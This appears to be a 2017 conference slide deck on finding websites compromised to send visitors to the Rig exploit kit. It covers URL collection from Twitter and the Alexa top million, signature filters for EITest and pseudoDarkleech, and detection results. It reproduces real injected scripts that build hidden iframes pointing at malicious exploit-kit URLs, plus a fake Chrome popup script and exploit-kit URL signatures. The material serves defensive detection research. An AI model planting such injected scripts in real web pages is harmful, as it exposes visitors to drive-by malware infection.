Discovery of general Websites tampered to induce to malicious Website launching Drive-by Download attack

2017/03/17
Security Camp Award 2017

RINTARO KOIKE

This is a partial translation of the PDF
I made in Japanese.
Please see the Japanese version for details.

Who am I

Rintaro KOIKE (@nao_sec)

- Meiji University B3
- kikn lab

- TomoriNao
- Jinkai

- Server Side Engineer

Background

- Web site tampering by attackers is frequent
  - WordPress 4.7.0, 4.7.1’s vulnerability
    - http://www.ipa.go.jp/security/ciadr/vul/20170206-wordpress.html
  - Attention from IPA
    - 学術組織を狙ったウェブサイト改ざんに注意
      - http://www.ipa.go.jp/about/press/20170227.html
  - JC3の情報提供
    - RIG-EK改ざんサイト無害化の取組
      - https://www.jc3.or.jp/topics/op_rigek.html

Background

- Various information is released
  - 警察庁
    - ウイルス感染を目的としたウェブサイト改ざんの対策について
      - https://www.npa.go.jp/cyber/policy/index.html
  - 日立
    - Rig Exploit Kitを使用したマルウェア感染拡大への対応
      - http://www.hitachi.co.jp/hirt/publications/hirt-pub17003/
  - ラック
    - ラック、JC3が取り組む日本の改ざんサイトの無害化活動に参加
      - https://www.lac.co.jp/lacwatch/report/20170202_001203.html

Background

- Various information is released
  - トレンドマイクロ
    - 「見るだけで感染」する脆弱性攻撃サイトの国内状況
      - http://blog.trendmicro.co.jp/archives/14420
  - IBM
    - Rig Exploit Kitによるドライブ・バイ・ダウンロード攻撃の検知状況
      - https://www.ibm.com/blogs/tokyo-soc/rig-exploit-kit/
  - NTTセキュリティ
    - RigEKのホストマップ
      - https://twitter.com/NTTSec_JP/status/824818691413987329

Has anyone ever actually encountered Compromised sites?

Although it is talked about by the public,
is there actually
Compromised sites frequently?

Purpose of research

- Find Compromised Sites
  - How to do it
    - Collection of surveyed URL
      - What kind of URL should be researched
      - How to collect that URL
    - Analysis method
      - What are the characteristics of Compromised sites?
      - Collect information on Campaign and EK

Experiment

Period

- 2/4～24

Environment

- America
  - Azure
- Japan
  - Azure
  - さくらのクラウド
  - Labo

Experiment

- Find Compromised sites
  - What kind of site would attackers choose as a compromised site
    - There is a vulnerability that can be tampered with
      - Search for vulnerable servers
        - Very difficult..

Experiment

- Find Compromised sites
  - What kind of site would attackers choose as a compromised site
    - Sites that many people access
      - Even if you tamper with the site it will be meaningless unless you access it
        - Does an attacker tamper with sites that many people access?
          - Sites with a lot of access
            - Alexa Top 1 Million
          - Release the URL to a place that the user can easily access
            - Mail
              - It seems difficult to get a lot of spam mail
            - Twitter
              - The URL in Tweet may be more open-minded people

Experiment

Program

- tomori
  - Collect URL by using statuses/sample on Twitter
- ayumi
  - Alexa Top 1 million
- Analysis filter common tomori and ayumi
- How to detect compromised sites in tomori and ayumi

Implementation

Analysis filter

- Signature matching
  - Filter by Campaign and EK separately
  - Campaign
    - Afraidgate
    - EITest
    - Fake Chrome Popup
    - pseudoDarkleech
  - EK
    - Rig EK

Implementation

Analysis filter

- Afraidgate
  - Characteristic
    - Script tag to load malicious JS is injected
    - The NS of the domain of the server where JS is located is afraid.org
    - **I do not know well because I did not encounter it after all**
  - Filter
    - Whether the NS of the domain of the JS file read by the script tag is afraid.org
    - Is there processing like assembling an iframe in JS

Implementation

Analysis filter

- EITest
  - Characteristic
    - Immediately after closing the body tag, a code to open and close the body tag is injected
    - Code like injecting dynamically assembling iframe using JS will be injected
  - Filter
    - Is there a code to open and close the body tag just before closing the body tag
    - Is there code that dynamically assembles iframe

```
<script type='text/javascript'
src='http://biggboss10.me/wp-content/themes/sahifa/js/search.
js'></script>
 <body> </body>
<script type="text/javascript"> var nirzinr = "iframe"; var
oesnzki = document.createElement(nirzinr); var wrnfs = "";
oesnzki.style.width = "14px"; oesnzki.style.height = "6px";
oesnzki.style.border = "0px"; oesnzki.frameBorder = "0";
oesnzki.setAttribute("frameBorder", "0");
document.body.appendChild(oesnzki); wrnfs =
"http://add.localtechstops.com/?
g=znzQMvXcJwDQDoDGMvrESLtEMUfQA0KK2OH_76iyEoH9JHT1vrPUSkrttgWC&
og=el2H_aEkK7BTNAK13kaIfwFiyotfUg9B9KGo2kjcnBbI1JOG-RK9UToBvdeW";
 oesnzki.src = wrnfs; </script>
</body>
</html>
```


EITest Code

Rig EK URL

Implementation

Analysis filter

- Fake Chrome Popup
  - Characteristic
    - Something imitating Chrome's popup is displayed
  - Filter
    - Characteristic Chrome popup code




```
if (!!window.chrome && !!window.chrome.webstore){function ue0()
{document.getElementById('popup-container')
.style.display='block';document.getElementById('info1')
.style.display='none';document.getElementById('tabl1')
.style.display='none';document.getElementById('helpimg')
.style.display='block';document.getElementById('info2')
.style.display='block';document.getElementById('form_1d').submit
();}function dy0(){document.getElementById('dm-overlay')
.style.display='block'}setTimeout(dy0,1000);}</script>
```

Implementation

Analysis filter

- pseudoDarkleech
  - Characteristic
    - The top value of span is abnormal and the code where the iframe tag is sandwiched between them is injected
    - Depending on the injected code the site is not drawing properly
      - The end of the inject code is <noscript>
  - Filter
    - Whether the top value of span tag is big negative

```
<span style="position:absolute; top:-1133px; width:320px;
height:302px;">
bkya
<iframe src="http://red.JOHNVAUX.COM/?
q=znrQMvXcJwDQDoDGMvrESLtEMUjQA0KK2OH_76qyEoH9JHT1vrLUSkrttgWC&
oq=elTR_aYtfrYDaQO0iEKDLgE3yYpfB15Bov2qjkDVzhbOhp-K_xa9UToBvdeW"
width="265" height="264"></iframe>
bledogr
</span>
huhoz
<noscript>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb"
lang="en-gb" >
<head>
```

pseudoDarkleech

Rig EK URL

Implementation


Analysis filter

- Rig EK
  - Characteristic
    - It has characteristic URL parameters such as biw and tuif
    - Include specific strings such as QMvXcJ as URL parameter
  - Filter
    - URL parameters
    - Include Signatures

```
q=wXbQMvXcJwDQD4bGMvrESLtHNknQA0KK2Iv2_dqyEoH9fWnihNzUSkrx6B2aC
q=wHvQMvXcJwDMFYbGMvrER6NbNknQA0CPxpH2_drSdZqxKGni0eb5UUSk6F6CEh3
q=wXvQMvXcJwDQDobGMvrESLtGNknQA0KK2I72_dqyEoH9fGnihNzUSkr26B2aC
q=zn_QMvXcJwDQDoHGMvrESLtEMUvQA0KK2OH_76iyEoH9JHT1vrXUSkrttgWC
q=z3fQMvXcJwDQDoTAMvrESLtEMU_OGUKK2OH_783VCZr9JHT1vvHPRAP6tgW
q=z37QMvXcJwDQDoTDMvrESLtEMU_OFEKK2OH_783VCZb9JHT1vvHPRAPxtgW
q=wXvQMvXcJwDQDYbGMvrESLtENknQA0KK2Iv2_dqyEoH9eWnihNzUSkr26B2aC
q=w3vQMvXcJxzQFYbGMv7DSKNbNk7WHViPxoyG9MildZyqZGX_k7PDfF-qoVXcCgWR
q=zn7QMvXcJwDQDoPGMvrESLtEMUbQA0KK2OH_76myEoH9JHT1vrfUSkrttgWC
q=w3nQMvXcJxvQFYbGMvnDSKNbNk3WHViPxo2G9MildZiqZGX_k7vDfF-qoVjcCgWR
```

Implementation

1. When filtering, send the information of the site to Gist
2. Posting the Gist page URL and filter information to Slack
3. Judge by visual inspection & report if it was obviously compromised site
   - Google SafeBrowsing
   - JPCERT
     - Those that seem to be highly influential (such as government agencies' sites)



Result

	Total access	Detect	False positives
tomori	1,420,920	69	8
ayumi	1,306,675	190	22
	2,727,595	259	30

	Pseudo Darkleech	EITest	Fake Chrome Popup	etc
tomori	59	2	0	0
ayumi	143	24	1	0

※not unique

Result

- URL of Compromised site on Twitter is flowing
  - Not so many numbers
    - The URL of the same site continuously flows many times
      - Although it is less in detection number, in fact it may have been accessed by many people
  - Tweet content is general
    - Most of the site operators etc tweeted as usual
      - Absolutely not able to judge whether it is a compromised site only by looking at the URL
- You can detect a lot using Alexa top 1 million
  - It has been tampered with widely from government agency site to adult site

Result


Campaign

- pseudoDarkleech
  - It has overwhelming detection number more than other Campaign
  - Deny access from some VPS
    - Azure
  - Only Rig EK is used
  - Dropped randsomeware is Cerber
  - Since the Noscript tag is attached at the end, you can see immediately whether malicious
  - The inject position of the script is located just before the html tag or just before the body tag

Result

Campaign

- pseudoDarkleech
  - If I access it more than once on the same IP it will return 500
  - When accessing many compromised sites with the same IP, it returns a normal page which has not been tampered with
    - Click here for details
    - https://github.com/koike/public/blob/master/2017/pseudo-Darkleech_cloaking_en.md
  - There are times when it disappears briefly
    - After a while it will be injected again



Result

Campaign

- EITest
  - It is not injected even if it is accessed from Japan
    - It must be an IP of a specific country.
      - I used an instance of America at Azure and operated it, I detect that there
  - The number of detection is small
  - If you access it consecutively with the same IP more than once, it will return a normal page

Result

EK

- Rig EK
  - URL
    - Have characteristic parameters
      - q, oq, ct, biw, tuif, yus, br_fl, word
        - Since it changes irregularly, I don't recommend detection method depending on parameter
      - Contains a specific character string
        - Q parameter contains the character string "QMvXcJ"
          - It changes irregularly

```
yesterday
old => q, oq, ct, biw, tuif, yus, br_fl
new => q, oq, ct, biw, word

today
old => q, oq, ct, biw, word
new => q, oq
```

Result

Overall things

- Compromised sites are mostly using WordPress, but there are as many Joomla! And Drupal as they are
- Sites that are damaged by pseudoDarkleech are mostly using older versions of CMS and plugins
- The site that is suffering from EITest has a site that uses the latest CMS (WordPress 4.7.3 etc) as it is

Summary

- URL of Compromised site on Twitter is flowing
  - Not that much
  - Using Alexa Top 1 million is easier to find
- A lot of sites have been tampered with far more than originally thought

Appendix

- Malware Traffic Analysis
  - http://malware-traffic-analysis.net/2017/02/22/index.html
  - http://malware-traffic-analysis.net/2017/02/27/index.html
  - http://malware-traffic-analysis.net/2017/02/28/index.html
- Malware Breakdown
  - https://malwarebreakdown.com/2017/02/16/eitest-leads-to-rig-v-ek-at-185-159-130-122-ursnif-variant-dreambot/
  - https://malwarebreakdown.com/2017/02/26/eitest-leads-to-rig-v-ek-at-217-107-34-241-and-drops-dreambot/
  - https://malwarebreakdown.com/2017/02/28/eitest-leads-to-rig-ek-at-188-225-36-251-ek-drops-cryptoshield-2-0-ransomware/
- Broad Analysis
  - http://www.broadanalysis.com/2017/02/27/rig-exploit-kit-via-the-eitest-delivers-cryptoshield-ransomware-2/

2017-02-23 - EITEST RIG EK FROM 188.225.35.79 SENDS DREAMBOT

ASSOCIATED FILES:

- ZIP archive of the pcap: **2017-02-23-EITest-Rig-EK-sends-Dreambot.pcap.zip** 5.5 MB (5,500,088 bytes)
  - 2017-02-23-EITest-Rig-EK-sends-Dreambot.pcap (5,828,648 bytes)
- ZIP archive of the malware: **2017-02-23-EITest-Rig-EK-sends-Dreambot-malware-and-artifacts.zip** 139 kB (138,704 bytes)
  - 2017-02-23-EITest-Rig-EK-payload-Dreambot-rad73A09.tmp.exe (194,048 bytes)
  - 2017-02-23-Rig-EK-flash-exploit.swf (15,790 bytes)
  - 2017-02-23-Rig-EK-landing-page.txt (5,229 bytes)
  - 2017-02-23-page-from-sunlab.org-with-injected-EITest-script.txt (15,921 bytes)

BACKGROUND ON THE EITEST CAMPAIGN AND RIG EXPLOIT KIT:

- My most recent write-up on the EITest campaign can be found **here**.
- Rig-V is actually the current version of Rig EK (Rig 4.0), so I've stopped calling it "Rig-V." Now I'm just calling it "Rig EK."

BACKGROUND ON DREAMBOT:

- Dreambot is a banking Trojan sometimes referred to as Ursnif or Gozi ISFB.
- Proofpoint published an article about it in Aug 2016 named "**Nightmare on Tor Street: Ursnif variant Dreambot adds Tor functionality**"

OTHER NOTES:

- A Twitter account established earlier this month named **@nao_sec** has been routinely posting indicators for exploit kit (EK) campaigns.
- Today's compromised site came from **one of the tweets** by that account.
- As always, thanks to @nao_sec and everyone else who tweets about compromised websites!

Injected EITest script from

http://www.malware-traffic-analysis.net/2017/02/23/index.html

nao sec
@nao_sec

Cyber Security / DbD & EK Information

日本 東京
2017年2月に登録

画像/動画

ツイート　ツイートと返信　メディア

nao sec @nao_sec · 3時間

#EITest #RigEK from 92.53.105.43, Compromised site is badtameezdil[.]ca

英語から翻訳

[EITest] http://badtameezdil.ca
[EITest] http://badtameezdil.ca
gist.github.com

1

nao sec @nao_sec · 7時間

I cannot detect pseudoDarkleech, but I can detect a lot of EITest today

Appendix

Nebula EK

http://malware.dontneedcoffee.com/2017/03/nebula-exploit-kit.html

Bye Empire, Hello Nebula Exploit Kit.

NEBULA

Nebula Logo

nebula
/ˈnɛbjʊlə/

noun
noun: **nebula**; plural noun: **nebulae**; plural noun: **nebulas**

1. ASTRONOMY
   a cloud of gas and dust in outer space, visible in the night sky either as an indistinct bright patch or as a dark silhouette against other luminous matter.
   - *dated*
     a galaxy.

Stefan M
@St3f4nMZ

フォローする

#SundownEK trying new patterns:
pastebin.com/3BTQAKxV
Same domain: hurtmehard[.]net/index.php
@nao_sec @malware_traffic
@Zerophage1337

Appendix

Finding A 'Good Man'

malwarebreakdown on March 10, 2017

CATEGORY:
Exploit Kit, Informational

TAG:
Dreambot, Featured, GoodMan, IOCs, Keitaro TDS, Rig Exploit Kit, Sundown Exploit Kit, Traffic Distribution System

PREVIOUS:
Changes to the Pre-Landing Page

NEXT:
Neptune Exploit Kit

On January 20th, 2017, I discovered a Keitaro TDS at anyfucks[.]biz being used in infection chains for Sundown and RIG exploit kit. It was at this point that I began to track the TDS and its registrant.




Image of TDS login panel

Additionally, my Twitter friend @nao_sec found multiple compromised websites on 03/09/17 that contained similar scripts pointing to another gate registered to "good man," datsonsdaughter[.]com. These compromised websites were:

- teacherprintables[.]net
- mypriorityd ate[.]com
- bearcat1[.]com

https://malwarebreakdown.com/2017/03/10/finding-a-good-man/

References

- 学術組織を狙ったウェブサイト改ざんに注意（IPA）
  - http://www.ipa.go.jp/about/press/20170227.html
- RIG-EK改ざんサイト無害化の取組（JC3）
  - https://www.jc3.or.jp/topics/op_rigek.html
- ウイルス感染を目的としたウェブサイト改ざんの対策について（警察庁）
  - https://www.npa.go.jp/cyber/policy/index.html
- Rig Exploit Kitを使用したマルウェア感染拡大への対応（日立）
  - http://www.hitachi.co.jp/hirt/publications/hirt-pub17003/
- ラック、JC3が取り組む日本の改ざんサイトの無害化活動に参加（ラック）
  - https://www.lac.co.jp/lacwatch/report/20170202_001203.html
- RigEKのホストマップ（NTTセキュリティ）
  - https://twitter.com/NTTSec_JP/status/824818691413987329

References

- 「見るだけで感染」する脆弱性攻撃サイトの国内状況（トレンドマイクロ）
  - http://blog.trendmicro.co.jp/archives/14420
- Rig Exploit Kitによるドライブ・バイ・ダウンロード攻撃の検知状況（IBM）
  - https://www.ibm.com/blogs/tokyo-soc/rig-exploit-kit/
- Malware Traffic Analysis
  - http://www.malware-traffic-analysis.net/
- Malware Breakdown
  - https://malwarebreakdown.com/
- Campaign Evolution: pseudo-Darkleech in 2016（paloalto networks）
  - http://researchcenter.paloaltonetworks.com/2016/12/unit42-campaign-evolution-pseudo-darkleech-2016/
- Campaign Evolution: EITest from October through December 2016（paloalto networks）
  - http://researchcenter.paloaltonetworks.com/2017/01/unit42-campaign-evolution-eitest-october-december-2016/

Any Questions?